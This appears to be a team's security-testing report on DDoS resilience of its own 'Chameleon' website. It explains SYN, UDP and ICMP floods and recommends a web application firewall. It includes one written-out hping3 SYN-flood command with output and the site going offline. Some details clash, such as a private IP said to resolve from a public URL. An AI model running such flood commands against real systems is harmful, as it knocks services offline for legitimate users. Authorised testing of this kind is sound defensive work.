CHAMELEON

FOR OUR SMARTER WORLD

DDoS Report of Chameleon Website

Contents

Contents

Introduction:

Distributed denial-of-service (DDoS) attacks stand as a formidable threat, capable of disrupting the normal operation of targeted systems or networks. These attacks involve overwhelming a victim's resources with a flood of traffic, rendering them unresponsive to legitimate users. Hping3, a versatile networking tool included in the Kali Linux distribution, can be employed to simulate DDoS attacks, enabling security professionals to assess vulnerabilities and implement effective defence mechanisms.

Tools used:

- Kali linux
- MacBook Air
- MacBook VM software Parallels
- Terminal
- Hping3

Scope of Testing

Hping3 is a versatile and highly customisable tool available on Kali Linux, which can be used for DDoS testing, among other network-related tasks. It works on the TCP, UDP, and ICMP protocols, allowing you to send packets with various flags, payloads, and sizes to assess how your network responds to different types of DDoS attacks. With Hping3, you can simulate different attack scenarios and measure the impact on your system's performance and stability.


Results


TCP Flooding


A TCP (Transmission Control Protocol) flood is a type of denial-of-service (DoS) attack that aims to overwhelm a target system by sending an excessive number of TCP SYN (synchronisation) packets. These packets are the first stage of the TCP three-way handshake, which is a process used to establish connections between two devices.


The below command is the execution of a TCP flooding attack on the Chameleon website. Nslookup command was performed on the URL of the Chameleon website" https://sit-chameleon-website-0bc2323.ts.r.appspot.com/" to determine the IP address "192.168.20.1". Then I carried out the TCP flooding attack.

In the below screenshots we can confirm that the attack was a success, with myself being unable to access the Chameleon website.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo hping3 -i u100 -S -p 80 192.168.20.1
[sudo] password for kali:


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo hping3 -i u100 -S -p 80 192.168.20.1
[sudo] password for kali:
HPING 192.168.20.1 (eth0 192.168.20.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.20.1 ttl=64 id=1 sport=80 flags=SA seq=18 win=65535 rtt=37.8 ms
len=46 ip=192.168.20.1 ttl=64 id=2 sport=80 flags=SA seq=11 win=65535 rtt=40.7 ms
len=46 ip=192.168.20.1 ttl=64 id=3 sport=80 flags=SA seq=6 win=65535 rtt=42.9 ms
len=46 ip=192.168.20.1 ttl=64 id=5 sport=80 flags=SA seq=4 win=65535 rtt=46.6 ms
len=46 ip=192.168.20.1 ttl=64 id=6 sport=80 flags=SA seq=3 win=65535 rtt=47.6 ms
len=46 ip=192.168.20.1 ttl=64 id=7 sport=80 flags=SA seq=2 win=65535 rtt=48.0 ms
len=46 ip=192.168.20.1 ttl=64 id=8 sport=80 flags=SA seq=1 win=65535 rtt=48.7 ms
len=46 ip=192.168.20.1 ttl=64 id=9 sport=80 flags=SA seq=0 win=65535 rtt=49.2 ms
len=46 ip=192.168.20.1 ttl=64 id=10 sport=80 flags=SA seq=16 win=65535 rtt=43.8 ms
len=46 ip=192.168.20.1 ttl=64 id=11 sport=80 flags=SA seq=13 win=65535 rtt=45.0 ms
len=46 ip=192.168.20.1 ttl=64 id=12 sport=80 flags=SA seq=12 win=65535 rtt=45.6 ms


Kali2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
19:26
Rubbish
File System
Home
script-new...
kali@kali: ~
File Actions Edit View Help
len=46 ip=192.168.20.1 ttl=64 id=46 sport=80 flags=SA seq=872 win=65535 rtt=1
42.2 ms
len=46 ip=192.168.20.1 ttl=64 id=47 sport=80 flags=SA seq=902 win=65535 rtt=1
28.3 ms
len=46 ip=192.168.20.1 ttl=64 id=48 sport=80 flags=SA seq=1093 win=65535 rtt=
35.7 ms
len=46 ip=192.168.20.1 ttl=64 id=49 sport=80 flags=SA seq=1091 win=65535 rtt=
36.5 ms
len=46 ip=192.168.20.1 ttl=64 id=50 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=51 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=52 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=54 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=55 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=56 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=57 sport=80 flags=SA seq=0 win=65535 rtt=0.0
ms
len=46 ip=192.168.20.1 ttl=64 id=58 sport=80 flags=SA seq=3129 win=65535 rtt=
13386.7 ms
len=46 ip=192.168.20.1 ttl=64 id=59 sport=80 flags=AF seq=3128 win=65535 rtt=
13387.7 ms
Mozilla Firefox
New Tab
https://sit-chameleon-website-0bc2323.ts.r.appspot.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Firefox
Search the web
192.168.1.105
easyupload
192.168.1.119
sit-chamel...
youtube
facebook
outlook.off...
mail.google
sit-chameleon-website-0bc2323.ts.r.appspot.com



Kali2023 [Running] - Oracle VM VirtualBox
19:25
Rubbish
File System
Home
script-new...
kali@kali: ~
File Actions Edit View Help
Server Not Found — Mozilla Firefox
Server Not Found
https://sit-chameleon-website-0bc2323.ts.r.appspot.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Hmm. We're having trouble finding that site.
We can't connect to the server at sit-chameleon-website-0bc2323.ts.r.appspot.com.
If you entered the right address, you can:
Try again later
Check your network connection
Check that Firefox has permission to access the web (you might be connected but behind a firewall)
Try Again

SYN Flooding


A SYN flood attack seeks to overwhelm a server by inundating it with a barrage of SYN (synchronisation) packets, exploiting the three-way handshake protocol that underpins TCP connections. This attack disrupts web traffic by consuming the server's resources, preventing it from completing the three-way handshake process with legitimate users. As a result, the server becomes unresponsive, effectively rendering the website inaccessible.


I looked into the Chameleon Failed Reports folder and saw there was one for DDoS. Although it appears that the previous report failed with some attacks, it appears to be tested on a different website. I though I'd replicate the same commands on the Chameleon website to see if it also fails or was a success.

Old report screenshot:



Website couldn't be reached.






Cancelled the command and confirmed it could be reached


UDP Flooding

UDP flooding, similar to SYN flooding, aims to overwhelm a server by inundating it with a deluge of UDP packets. However, unlike SYN flooding, UDP flooding utilises the connectionless nature of UDP to bypass the three-way handshake, making it even more potent. If these UDP packets successfully reach the server, they consume its resources, preventing it from responding to legitimate requests from genuine users. Consequently, the server becomes unresponsive, effectively rendering it inaccessible.

Old report screenshot:




The website appears to be immune to a UDP flooding attack.




ICMP Flooding

ICMP flooding, also known as a ping flood attack, is a type of distributed denial-of-service (DDoS) attack that aims to overwhelm a target system or network with ICMP echo requests, commonly known as ping packets. These requests are typically used to test the connectivity between two devices, but attackers can exploit them to disrupt legitimate traffic and render the target unavailable.

Old report screenshot:



The website was immune to the ICMP flooding



Root Causes

Possible root causes for the TCP/SYN flooding attacks is due to no WAF being integrated into the AWS or GC platform where the website is hosted.

Recommendations and Moving Forward

It appears that the website however is immune to the other attacks such as the ICMP and UDP flooding attacks.

However, as the website wasn't immune to a TCP flooding attack, I would recommend that the team and I look at integrating a web application firewall (WAF) through the website hosting method, whether this be in Google Cloud or AWS, to protect the website from being taken down. This was the only attack that was successful and something to look into come T2 2024.